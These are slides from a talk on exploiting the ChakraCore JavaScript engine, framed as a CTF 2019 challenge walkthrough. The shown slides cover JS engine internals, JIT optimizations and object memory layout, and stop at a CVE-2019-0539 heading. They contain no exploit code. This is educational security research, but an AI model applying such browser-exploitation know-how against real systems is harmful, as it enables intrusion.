The Layman's Guide to ChakraCore Exploitation

chqmatteo

About me

- Computer science student
  - Graduating this December (hopefully)
- Play CTF with TRX and mhackeroni
  - Went to DEF CON (twice)
  - Enjoying cryptography
  - Trying pwn
- https://chqmatteo.cloud
- @chqmatteo on twitter

About This Talk

- This talk is a tribute to “The Layman’s Guide to Zero-Day Engineering”
  - Go watch it if you haven’t already
- Outline the process of exploiting a js engine during a CTF
  - A walkthrough of my solution to TrendMicro CTF 2019 ChakraCore challenge
- I will…
  - Explain something about js engines and Chakra
  - Show how to debug an exploit
  - Discuss how to turn aarb rw to rce
- This is a ‘semi-technical’ commentary about the process

Backstory

How did this talk came to be

TREND MICRO

CTF 2019

RAIMUND GENES CUP

S P Q R

What do they do?

ZERO DAY
INITIATIVE

Pwn2Own™
VANCOUVER

Browser exploitation in CTF


Favorable Odds

- You versus the organizers
  - Low budget for the challenge tasks
  - Team of volunteers
- You versus the code
  - Purposely bugged software
  - Narrowed down scope
- You versus other teams
  - Attackers, researchers, enthusiasts …

What is ChakraCore?

What does a js engine do?

- Makes sure that javascript runs **reasonably fast**
- Tries to make it run correctly
  - A lot of vulnerabilities found in this decade!



Target	Sandbox Escape Options	Prize	Master of Pwn Points	Eligible for Add-on Prize
Google Chrome	Sandbox Escape	$60,000	6	Yes
	Windows Kernel Escalation of Privilege	$70,000	7	Yes
Microsoft Edge	Sandbox Escape	$60,000	6	Yes
	Windows Kernel Escalation of Privilege	$70,000	7	Yes
Apple Safari	Sandbox Escape	$55,000	5	No
	macOS Kernel Escalation of Privilege	$65,000	6	No
Mozilla Firefox	Sandbox Escape	$40,000	4	No
	Windows Kernel Escalation of Privilege	$50,000	5	No


Interpreter essentials

- Bytecode to speed up instruction parsing
- Structures to represent variables/types/functions/contexts
- Native handler to speed up common functions
- JIT compilation
  - Optimization passes
  - Type inference
  - Check elimination!
  - Bail out

Common ideas to represent Object

- Type
  - the “shape” of the object
- Properties
  - Values
  - References

Memory Layout of JS Objects in Chakra




```
Memory layout of DynamicObject can be one of the following:
       (#1)                   (#2)                   (#3)
 +--------------+       +--------------+       +--------------+
 | vtable, etc. |       | vtable, etc. |       | vtable, etc. |
 |--------------|       |--------------|       |--------------|
 | auxSlots     |       | auxSlots     |       | inline slots |
 | union        |       | union        |       |              |
 +--------------+       |--------------|       |              |
                        | inline slots |       |              |
                        +--------------+       +--------------+
```

JIT optimization passes

- Gotta go fast
- Many heuristics
  - Profile code
  - Look for invariants
  - Remove superfluous code


JIT optimization example 1



```
function sum(a, b) {
    return a + b;
}
```

How would you translate this into machine instructions?


What about this?



```
function sum(a, b) {
    return a + b;
}

sum('hello ', 'world!');
```

The translation should work in every case!


What about this?



```
function sum(a, b) {
    return a + b;
}

for (var i = 0; i < 10000; i++) {
    sum(i, i);
}
```


Optimize for integer sum

JIT optimization example 2



```
function setParent(a, b) {
    return a.parent = b;
}
```

What about this?




```
function setParent(a, b) {
    return a.parent = b;
}


for (var i = 0; i < 10000; i++) {
    var a = {parent: null};
    var b = {parent: null};
    setParent(a, b);
}
```

Optimize for “shape”

CVE-2019-0539

